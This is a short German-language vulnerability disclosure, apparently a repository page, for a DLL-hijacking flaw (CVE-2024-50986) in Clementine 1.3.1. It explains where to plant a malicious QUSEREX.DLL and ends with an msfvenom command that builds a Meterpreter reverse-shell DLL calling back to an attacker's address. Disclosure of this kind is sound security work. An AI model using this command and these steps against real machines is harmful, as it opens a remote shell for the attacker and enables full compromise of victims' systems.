riftsandroses/cve-2024-50986
Ein Problem in Clementine v.1.3.1 ermöglicht es einem lokalen Angreifer, beliebigen Code über eine präparierte DLL-Datei auszuführen (DLL-Hijacking)

Beschreibung: Ein Problem in Clementine v.1.3.1 ermöglicht einem lokalen Angreifer, beliebigen Code über eine manipulierte DLL-Datei auszuführen.
Betroffene Version: Clementine v.1.3.1
Forscher: Utkarsh (r1971d3) LinkedIn
NIST CVE-Link: https://nvd.nist.gov/vuln/detail/CVE-2024-50986
Sicherheitsanfälligkeitstyp: Nicht vertrauenswürdiger Suchpfad
Betroffene Komponente: QUSEREX.DLL


Um diese Sicherheitslücke auszunutzen, muss ein Angreifer eine bösartige DLL namens QUSEREX.DLL erstellen und im Verzeichnis C:\Users<username>\AppData\Local\Microsoft\WindowsApps\ ablegen. Wenn die Clementine-Anwendung gestartet wird, lädt sie die bösartige DLL und führt den Code des Angreifers aus.

sudo msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST=<IP Address> LPORT=<Port> > QUSEREX.DLL